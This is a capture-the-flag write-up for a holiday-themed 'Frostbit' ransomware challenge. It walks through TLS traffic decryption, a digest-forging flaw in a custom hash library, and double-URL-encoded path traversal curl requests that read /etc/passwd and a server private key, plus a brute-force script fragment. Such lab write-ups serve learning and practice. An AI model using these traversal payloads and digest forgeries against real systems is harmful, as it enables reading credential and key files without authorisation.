Difficulty: ❄ ❄ ❄ ❄ ❄ Decrypt the Frostbit-encrypted Naughty-Nice list and submit the first and last name of the child at number 440 in the Naughty-Nice list.
Hints
Frostbit Hashing
From: Dusty Giftwrap The Frostbit infrastructure might be using a reverse proxy, which may resolve certain URL encoding patterns before forwarding requests to the backend application. A reverse proxy may reject requests it considers invalid. You may need to employ creative methods to ensure the request is properly forwarded to the backend. There could be a way to exploit the cryptographic library by crafting a specific request using relative paths, encoding to pass bytes and using known values retrieved from other forensic artifacts. If successful, this could be the key to tricking the Frostbit infrastructure into revealing a secret necessary to decrypt files encrypted by Frostbit.
Frostbit Dev Mode
From: Dusty Giftwrap There’s a new ransomware spreading at the North Pole called Frostbit. Its infrastructure looks like code I worked on, but someone modified it to work with the ransomware. If it is our code and they didn’t disable dev mode, we might be able to pass extra options to reveal more information. If they are reusing our code or hardware, it might also be broadcasting MQTT messages.
Frostbit Crypto
From: Dusty Giftwrap The Frostbit ransomware appears to use multiple encryption methods. Even after removing TLS, some values passed by the ransomware seem to be asymmetrically encrypted, possibly with PKI. The infrastructure may also be using custom cryptography to retrieve ransomware status. If the creator reused our cryptography, the infrastructure might depend on an outdated version of one of our libraries with known vulnerabilities. There may be a way to have the infrastructure reveal the cryptographic library in use.
Frostbit Forensics
From: Dusty Giftwrap I’m with the North Pole cyber security team. We built a powerful EDR that captures process memory, network traffic, and malware samples. It’s great for incident response - using tools like strings to find secrets in memory, decrypt network traffic, and run strace to see what malware does or executes.
Solution
Artifacts
The following files are delivered with the download:
Filename: DoNotAlterOrDeleteMe.frostbit.json Content:{"digest":"8000a9803204129aa16da8330a00102c","status":"Key Set","statusid":"cAwzkltLXZHSw"} Description: A file left by the ransomware probably to identify the client
Filename: frostbit.elf Content: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, Go BuildID=twFnsUORqqujpF2IKOpc/fGToVu04lOziSdznrxR4/fBxGnDHL6jeZzih8PnXE/rTwd9D0xXFzB6_Ua8NW1, with debug_info, not stripped Description: The actual ransomware
Filename: frostbit_core_dump.13 Content: ELF 64-bit LSB core file, x86-64, version 1 (SYSV) Description: The coredump from the execution of the ransomware
Filename: naughty_nice_list.csv.frostbit Content: Binary data Description: The encrypted naughty nice list
Filename: ransomware_traffic.pcap Content: pcap capture file Description: The pcap of the traffic generated byt the ransomware
The core dump
The core dump seems corrupted and I was not able to open it with common tools, so I resorted to a simple strings, revealing a bunch of useful info, in particular the following:
Having extracted the traffic secrets from the core dump, I then decrypted the traffic of the file ransomware_traffic.pcap using tls-decryption. Then I opened the decrypted pcap with wireshark and extracted the full http stream:
1 2 3 4 5 6 7 8 9 10 11 12 13 14
GET /api/v1/bot/3da17f67-ee61-455d-afc2-aa20e8c7911e/session HTTP/1.1 Host: api.frostbit.app User-Agent: Go-http-client/1.1 Accept-Encoding: gzip







When started, the executable sets up the example values for digest and status (red box) and searches for the presence of the APP_DEBUG environment variable (green box): If the environment variable is set to APP_DEBUG="true" it will set the server to http://localhost (green box), otherwise it will use https://api.frostbit.app (red box): After that, it will check the presence of the DoNotAlterOrDeleteMe.frostbit.json file: And it will try to load the file public_key.pem: The content of this file will be used to generate the key with the generateKey function: Once the key has been generated, the executable will check for the existance of the file naughty_nice_list.csv If this file is found it will then go ahead, create the naughty_nice_list.csv.frostbit seen in the artifacts and encrypt the original file using the encryptFile function: The encryptFile function encrypts the file using AES-CBC and the previously generated key along with the nonce as IV: Subsequent operations will encrypt the key, send the encryptedkey to the server, receive the final content for DoNotAlterOrDeleteMe.frostbit.json, save it and terminate.
Here I got hinted toward trying something similar to the executable on the API, therefore I added the debug=true parameter to the url and noticed the variable debugData being populated with a base64 that get decoded showing a json:
Tampering the digest parameter can lead to an error that shows some internals of the api. Especially, removing one character returns the following error:
1
2
curl "https://api.frostbit.app/view/cAwzkltLXZHSw/3da17f67-ee61-455d-afc2-aa20e8c7911e/status?digest=8000a9803204129aa16da8330a00102&debug=true"
{"debug":true,"error":"Status Id File Digest Validation Error: Traceback (most recent call last):\n  File \"/app/frostbit/ransomware/static/FrostBiteHashlib.py\", line 55, in validate\n    decoded_bytes = binascii.unhexlify(hex_string)\nbinascii.Error: Odd-length string\n"}
defdigest(self) -> bytes: """Returns the raw binary hash result.""" returnself.hash_result
defhexdigest(self) -> str: """Returns the hash result as a hexadecimal string.""" return binascii.hexlify(self.hash_result).decode()
defupdate(self, file_bytes: bytes = None, filename_bytes: bytes = None, nonce_bytes: bytes = None): """Updates the internal state with new bytes and recomputes the hash.""" if file_bytes isnotNone: self.file_bytes = file_bytes if filename_bytes isnotNone: self.filename_bytes = filename_bytes if nonce_bytes isnotNone: self.nonce_bytes = nonce_bytes
self.hash_result = self._compute_hash()
defvalidate(self, hex_string: str): """Validates if the provided hex string matches the computed hash.""" try: decoded_bytes = binascii.unhexlify(hex_string) if decoded_bytes == self.digest(): returnTrue, None except Exception as e: stack_trace = traceback.format_exc() returnFalse, f"{stack_trace}" returnFalse, None
This library generates a digest of a file contents along with its filename, using the nonce as the XOR key. This library is vulnerable for two main reasons:
The validate function returns the exception stack trace, which is the reason that allowed us to find the library file in the first place
The filename gets processsed after the file contents, so a specifically crafted filename could completely cancel out the contribution of the file contents.
Exploiting the library can allow to obtain a digest of only zeroes by padding the filename and appending the nonce two times. For example, given the standard hash length of 16 bytes and the statusid as filename we can zero out the digest as follows:
The filename “cAwzkltLXZHSw”, 13 bytes long (“6341777a6b6c744c585a485377” in hex)
A padding of 3 bytes (e.g. “ff”), so to line up with the hash length
The nonce of 8 bytes, repeated to reach the hash length The result would be the following 32 bytes: These would cancel out any contribution by both the file content and the filename itself, leading to the digest 00000000000000000000000000000000 (00, 16 times):
The LFI
Tampering the statusId in the URL we can observe a different error, leading toward a LFI vulnerability:
1
2
(act3-ransomware) thedead@maccos act3-ransomware % curl "https://api.frostbit.app/view/cAwzkltLXZHS/3da17f67-ee61-455d-afc2-aa20e8c7911e/status?digest=8000a9803204129aa16da8330a00102c&debug=true"
{"debug":true,"error":"Status Id File Not Found"}
Attempting various LFI payloads we can observe that some of them return more interesting results:
1
2
(act3-ransomware) thedead@maccos act3-ransomware % curl "https://api.frostbit.app/view/..%252F..%252F..%252F..%252Fetc%252Fpasswd/3da17f67-ee61-455d-afc2-aa20e8c7911e/status?digest=8000a9803204129aa16da8330a00102c&debug=true"
{"debug":true,"error":"Invalid Status Id or Digest"}
This test demonstrates that a LFI is actually present, it needs to be double url encoded (e.g. / -> %2f -> %252f) and that the root directory is located to ../../../../ relatively to the application running directory, but suggests that the file gets validated against the FrostBiteHashlib seen before. Attempting the LFI appending the file as seen before didn’t work:
1
2
(act3-ransomware) thedead@maccos act3-ransomware % curl "https://api.frostbit.app/view/..%252f..%252f..%252f..%252fetc%252fpasswd%25ff%25ff%259e%2560%25e7%25c0%2521%2563%2535%259a%259e%2560%25e7%25c0%2521%2563%2535%259a/3da17f67-ee61-455d-afc2-aa20e8c7911e/status?digest=8000a9803204129aa16da8330a00102c&debug=true"
{"debug":true,"error":"Status Id File Not Found"}

I assumed this is due to the presence of printable characters in the nonce, for example printing it in python results in:
I have then spent some time to find accepted alternatives to these printable characters so to introduce the least possible variance in the resulting digest. The following table shows the resulting values with an incoming hash of only ff: The highlighted values are the ones that have changed, and these could either be only the shown value or 0, depending on the hash results from the first loop (file_bytes XOR nonce_bytes). Having 11 bytes that can assume 2 values, this would result in 2 ^ 11 = 2048 possible digest values. This is a fairly big number but manageable with a script 😁
for combination in product(*ranges): digest = digest_str.format(*combination) url = base_url.format(file, uuid, digest) print ("ATTEMPTING DIGEST --> {}".format(digest)) r = requests.get(url) if"Status Id Too Long"in r.text: print (" --> ERROR!!! Status Id Too Long !!!") break if"Invalid Status Id or Digest"notin r.text and"Status Id File Not Found"notin r.text: print (" --> SUCCESS") matches = re.search(regex, r.text, re.MULTILINE) b64_value = matches.group(1) print ("DEBUG DATA B64 VALUE --> {}".format(b64_value)) print (" --> DECODED STRING --> ") print (base64.b64decode(b64_value).decode("utf-8")) break
This script handles the padding of the file and its double url encoding, then it iterates through the possible digests and, if successful, it returns the value of the debugData const decoded from base64. Running it with the file ../../../../etc/passwd provides the expected result:
The messages of the frostbitfeed discovered in the Santa Vision challenge provides a useful hint for this challenge: Let's Encrypt cert for api.frostbit.app verified. at path /etc/nginx/certs/api.frostbit.app.key. Leveraging on the LFI script and knowing the relative path, it becomes trivial to retrieve the key file:

Having obtained the private key, we can now decrypt the encrypted key retrieved from the pcap: The result is 1d1c6165774bd4ef06f2910884b79484,9e60e7c02163359a, wich is in the format <key>,<nonce>.
The solution (Finally 😁)

Knowing that the executable encrypts the file with AES-CBC and having obtained the encryption key, we can finally decrypt the naughty nice list: The solution of the challenge is the name of this last child: “Xena Xtreme”!
Thanks
Oh my god, this was so painful…I loved it! 😁 I have so many people to thank on this one - especially on the digest part - hopefully I don’t miss anyone.
Thanks to @JollyFrogs
“oh my god…there’s a hard part?”
Thanks to @thezentester
“bruh, you killin me - i cant read that”
Thanks to @Shuckle Lord Mixone
“and I even noticed that “debug data” section in the script…”